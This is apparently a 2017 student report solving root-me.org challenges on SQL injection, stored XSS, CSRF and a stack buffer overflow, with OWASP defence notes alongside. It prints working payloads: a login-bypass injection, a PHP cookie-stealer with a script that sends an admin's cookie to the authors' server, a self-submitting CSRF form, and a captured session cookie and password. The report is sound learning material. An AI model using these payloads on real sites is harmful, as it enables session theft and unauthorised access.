PROJECT 26 Attacks on WEB applications

Selim Ben Ammar and Léa Saviot

Due June 28th, 2017

Contents

Introduction

The importance of securing WEB applications

Security of web applications is under-emphasized. Companies tend to hire consultants, from time to time, for manual pen-testing, but developers are not trained enough to take into account security while creating a website or a new application. Moreover, it is easy to become a hacker: thanks to forums and security platforms like root-me.com, everyone might be a Sunday hacker.
Therefore, companies should strongly invest in information Security in order to avoid scandals. For instance, due to some coding errors while distributing privileges and choosing hashing and encrypting algorithms, the developers of Ashley Madison caused the end of the firm.

Our project

Our project subject is:
"Buffer Overflow, SQL injection, Cross Site Scripting (XSS), CSRF (Cross Site Request Forgery), OWASP WebGoat Project PentesterLab From Injection SQL to Shell `https://pentesterlab.com/exercises/from_sqli_to_shell` Sectools.org `http://sectools.org/`"

We decided to perform challenges on `https://www.root-me.org/`, which is a website with resources to learn about hacking, such as documentation, useful links and challenges. Every challenge consists in an instruction and an exercise environment on which to perform an attack, in order to retrieve a code that validates the challenge.

We first read documentation on each of the attacks we had to study, then selected challenges to try our skills. For each challenge we spent a lot of time reading courses and **testing, testing and testing again**.

1 SQL Injection

1.1 Overview

We have learned about the SQL Injection exploit in the following websites:

- `https://www.root-me.org/fr/Documentation/Web/Injection-SQL`
- `https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet#Defense_Option_1:_Prepared_Statements_.28with_Parameterized_Queries.29`
- `https://www.owasp.org/index.php/SQL_Injection`

SQL Injection is about inserting an SQL query in a form (such as a search bar, an authentication form or a contact field). A successful attack may allow the hacker to read sensitive data, modify or delete it and even gain more privileges. Hackers may:

- Attack websites that use relational databases
- Have some knowledge of SQL commands
- Test if the target form is vulnerable to SQL Injection by inserting the following line : ' OR 1=1
- Test different table and attribute names until finding the ones used by the coders. Is it pass, pwd, pawds or passwords ?

Developers should fight against SQL Injection by carefully reading the SQL Injection Prevention Cheat Sheet created by OWASP. Defense options are : Prepared Statements (with Parameterized Queries), Stored Procedures, White List Input Validation, Escaping all user supplied input and Least Privilege.

1.2 Challenge

The SQL Injection challenge is available at `https://www.root-me.org/fr/Challenges/Web-Serveur/SQL-injection-authentification`. The instructions are: "Find the admin's password". There is an authentication form where we can enter a username and a password, after which the server sends an SQL request to make sure that the values provided give the right to connect. The server checks in its database "users" if the entered username corresponds to the entered password. This is a normal SQL request used for authentication.

```
SELECT *
FROM users
WHERE username='$login' AND password='$password';
```

How to validate the Challenge?

We had to go through the following steps :

- Insert **' OR 1=1** in a text field to check if the website is sensitive to SQL Injection.

Figure 1: Challenge SQL Injection



Figure 2: Authentication form after inserting 'OR 1=1

- The previous error message means that the database is vulnerable to SQL Injection. It is time to test different requests! After several unsuccessful attempts, we discovered that the table's name is **users** and the fields are **username and password**. Instead of writing the password, we write the second portion of the SQL request that allows us to retrieve the password of the username "admin".

```
SELECT *
FROM users
WHERE username='$login' AND password='

-------- The portion we added --------

' OR 1=1
INTERSECT
SELECT username, password
FROM users
WHERE username='admin

------ End of the added portion ------
';
```

Figure 3: Challenge SQL Injection, VALIDATED !

- Grab the password and write it to validate the challenge.

2 XSS

2.1 Overview

We have learned about the Cross-Site Scripting (XSS) exploit in the following websites:

- `https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)`
- `https://breakthesecurity.cysecurity.org/2012/01/how-to-do-cookie-stealing-with-cross-site-scripting-vulnerability-xss-tutorials.html`
- `http://repository.root-me.org/Exploitation%20-%20Web/FR%20-%20XSS%20et%20phishing.pdf`

There are two types of XSS exploits.

A **XSS Stored** exploit might be present on websites where users can input text that will be outputted to other users. This is typically the case in forums, where messages from other users are displayed. A hacker can send a script instead of a plain text, and it will be executed on other user's computers when they access the message, because they trust the website. Such a script may for instance redirect the user to another web page or steal her cookies.

A **XSS Reflected** exploit is based on social engineering. The hacker tricks the victim into clicking on a link that contains malicious code in a variable, such as an obfuscated script. If the website uses said variable in the output (e.g. the variable is supposed to contain the username that is displayed on the page), it executes the script.

How to prevent XSS exploits? The solutions are listed in `https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet#XSS_Prevention_Rules_Summary`. The main idea is to never trust inputted data, and solutions include escaping the input and verifying its structure.

2.2 Challenge

The XSS Stored challenge is available at `https://www.root-me.org/fr/Challenges/Web-Client/XSS-Stored-1`.

The instructions are: "Steal the session cookie of the administrator to validate the challenge".

This interface has a forum style, where the visitor can post messages. There are two text input zones, one for the title of the message, the second for its body. In the Figure4, we posted a simple message, "Hello". We tried to send a simple alert script in the body of a message, and it worked: we had found the XSS exploit.



Figure 4: Challenge XSS Stored 1, the interface

How to validate the Challenge?

The goal is to steal the cookie of the administrator. The idea is thus to send a script in a message that redirects the user to a PHP file that sends cookie information. The PHP file should collect and store the cookie in a text file, that was previously created.

Here is the PHP file we coded:

```
// Stealer.php
<?php
   // Get the cookie we sent via the variable named "c"
   $cookie = $_GET["c"];
    // Open the TXT file where we store the cookie
    $fp = fopen("cookiesStolen.txt",'a');
    // Write the character 'b' to know a visitor has come to the page
    fwrite($fp,"b");
    // If there is a cookie, write it in the file
    if($cookie){
        fwrite($fp, $cookie . "\r\n");
    }
    // Close the TXT file
    fclose($fp);
?>
```

We stored this file on our private online server, along with a blank file named "cookiesStolen.txt". We then wrote the script to send via the challenge interface:

```
<script>
   location.href="http://ourWebsiteAdress/Stealer.php?c=" +
       document.cookie;
</script>
```

We sent the script via the message interface, and it seemed to work, because the message of the script was invisible, as seen in Figure5.



Figure 5: Challenge XSS Stored 1, sending the script

We had few problems at this point: when sending another message after the script, we were redirected to the PHP page and we were not able to go back to the challenge, as the script was embedded to the page. We had to try later to access to the challenge, or to change computers. When checking out cookieStolen.txt, we would only see the letter b inside, which meant we had visited the page but we did not send any cookie. We finally found the trick: when a visitor (like we were) visits the page, he does not have any cookie. However, the "administrator" visits the page every 5 or 10 minutes, and we just have to wait: his cookie appears at some point in the file (Figure6).

```
bADMIN_COOKIE=NkI9qe4cdLIO2P7MIsWS8ofD6
```

Figure 6: Challenge XSS Stored 1, the administrator cookie caught in the file cookieStolen.txt

3 CSRF

3.1 Overview

We have learned about the Cross-Site Request Forgery (CSRF) exploit in the following websites:

- `https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)`
- `https://www.owasp.org/images/2/26/CSRF_062209.pdf`

A CSRF exploit tricks the victim into performing an unwanted action on a website, by sending a bad request. The result may be, for instance, purchasing unwanted goods, changing her profile's email address, or submitting forms. This attack relies on the fact that the user is already authenticated in a website. The hacker may send an email to the victim, containing a script or an image with a malicious source, and this will trigger a HTTP request to the website. It should be noted that the hacker will not directly see the result of the attack, so it cannot be used to retrieve data. This is called a state changing operation.

How to prevent CSRF exploits? The solutions are listed in `https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet`. The main idea is to verify the Source and Target origins in any request header and also generate a hidden CSRF token per user session, which must be submitted for each request.

3.2 Challenge

The CSRF Stored challenge is available at `https://www.root-me.org/en/Challenges/Web-Client/CSRF-0-protection`.

The instructions are: "Activate your account to access intranet.". The interface is composed of a page where the user registers by creating a new username and password, a login page that gives access to a Contact page and a Profile page (Figure 7).



Figure 7: Challenge CSRF, the Contact and Profile pages

The Profile page is a form that an administrator can use to give a privileged status to users. The Contact page sends a message to the administrator, provided a well structured email address is given.

How to validate the Challenge?

The goal is to have an administrator upgrade our status. The idea is thus to send a script that forces him to send the form we want on his Profile page. To do so, we copied the source code of the form on the Profile page, filled it with our username and checked the status checkbox. We added a script that submits the form. Below is the final message:

```
<form name="badform"
    action="http://challenge01.root-me.org/web-client/ch22/index.php?action=profile"
    method="post" enctype="multipart/form-data">
     <div class="form-group">
     <label>Username:</label>
     <input type="text" name="username" value="root">
     </div>
     <br>
     <div class="form-group">
     <label>Status:</label>
     <input type="checkbox" name="status" checked >
     </div>
     <br>
     <button type="submit">Submit</button>
     </form>
<script>document.badform.submit()</script>
```

After submitting the form, we are told: "Your message has been posted. The administrator will contact you later." We had the same problem of having to wait for the "administrator" to process our message, but finally we got the validation code (Figure 8).



Figure 8: Challenge CSRF, the validation code

4 Buffer Overflow

4.1 Overview

We have learned about the Buffer Overflow exploit in the following websites:

- `https://www.0x0ff.info/2015/buffer-overflow-gdb-part1/`
- `https://blog.techorganic.com/2015/04/10/64-bit-linux-stack-smashing-tutorial-part-1/`
- `https://www.owasp.org/index.php/Buffer_Overflows`

A buffer overflow occurs when data written to a buffer also corrupts data values in memory addresses adjacent to the destination buffer. It happens when

we copy some data from an input (a file or stdin) to a buffer **without checking respective sizes**. There are various types of Buffer Overflow:

- Stack Overflow is the most studied and known exploit. It occurs when the code does not check that the source buffer is too large to fit in the destination buffer.
- Heap Overflow is about exploiting memory that was allocated dynamically with malloc().
- Format String
- Unicode Overflow
- Integer Overflow

Hackers tend to inject a shell in these "memory holes" in order to take advantage of the working machine. Hence, coders should make sure that source and destination buffers have exactly the same size.

4.2 Challenge

The buffer overflow challenge is available at `https://www.root-me.org/fr/Challenges/App-Systeme/ELF-x86-Stack-buffer-overflow-basic-1`. To start, we had to connect through SSH (ssh -p 2222 app-systeme-ch13@challenge02.root-me.org) and run the following C program:

```
#include <stdlib.h>
#include <stdio.h>

int main()
{
  int var;
  int check = 0x04030201;
  char buf[40];

  fgets(buf,45,stdin);
  printf("\n[buf]: %s\n", buf);
  printf("[check] %p\n", check);

  if ((check != 0x04030201) && (check != 0xdeadbeef))
    printf ("\nYou are on the right way!\n");

  if (check == 0xdeadbeef)
   {
     printf("Yeah dude! You win!\nOpening your shell...\n");
     system("/bin/dash");
     printf("Shell closed! Bye.\n");
   }
```

```
   return 0;
}
```

We noticed that the buffer overflow exploit was located in:

```
char buf[40];
fgets(buf,45,stdin);
```

How to validate the Challenge?

We had to go through the following steps:

- Change the value of the variable **Check** from 0x04030201 to **0xdeadbeef**. We could not put 0xdeadbeef as a string, we had to enter it as an hexadecimal in the stdin. Therefore we filled the first 40 characters of Buf with "A"*40, then we replaced Check with 0xdeadbeef.



Figure 9: Challenge Buffer Overflow 1, first command

- The instruction **system("/bin/dash");** is executed and a new shell is supposed to appear. However, because we read all the stdin and only left the EOF (End Of File), the shell is automatically closed as soon as it is open. In order to maintain it open, we add a **cat** at the end of our command.



Figure 10: Challenge Buffer Overflow 1, adding cat

- To validate the challenge, we have to find a password. We use the new shell to show hidden files in the current folder and then we open **.passwd**. This hidden file contains the password that validates the Challenge: "1w4ntm0r3pr0np1s".



Figure 11: Challenge Buffer Overflow 1, searching for the password

Conclusion

We started this project with very basic theoretical knowledge about SQL injection, XSS, CSRF and Buffer Overflow attacks. The challenges allowed us to acquire a deeper knowledge of WEB attacks, as well as some technical skills.

Even though we understood quite quickly the main points of the performed attacks, we always faced the same two problems: getting a perfect implementation of the attack, and, the most time-consuming one, understanding how the platform works.

Learning how to perform attacks is a good way to learn how to prevent them, but this is not enough. The next step for us would be to learn how to code safe web applications.